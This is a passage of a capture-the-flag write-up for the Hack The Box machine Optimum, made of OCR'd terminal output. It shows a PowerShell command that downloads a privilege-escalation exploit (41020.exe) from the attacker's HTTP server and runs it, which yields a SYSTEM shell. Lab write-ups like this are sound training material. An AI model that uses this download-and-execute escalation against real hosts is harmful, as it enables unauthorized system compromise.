
```
kali@kali:~/Documents/HTB/hackthebox/Optimum/ServePS$ python -m Si
mpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.10.10.8 - - [03/Jul/2020 20:16:24] "GET /41020.exe HTTP/1.1" 20
0 -
```

Now lets grab it with powershell




```
C:\Users\kostas\Desktop> powershell -c "(new-object System.Net.Web
Client).DownloadFile('http://10.10.14.19:8080/41020.exe', 'c:\User
s\Public\41020.exe')"
 powershell -c "(new-object System.Net.WebClient).DownloadFile('ht
tp://10.10.14.19:8080/41020.exe', 'c:\Users\Public\41020.exe')"

C:\Users\kostas\Desktop>cd ..
```

Run the executable




```
C:\Users\Public>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

Now we can grab root since we are auth.



```
C:\Users\Public>whoami
whoami
nt authority\system
```



```
  Directory of C:\Users\Administrator\Desktop

 18/03/2017  03:14 ��    <DIR>          .
 18/03/2017  03:14 ��    <DIR>          ..
 18/03/2017  03:14 ��                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  31.892.320.256 bytes free
```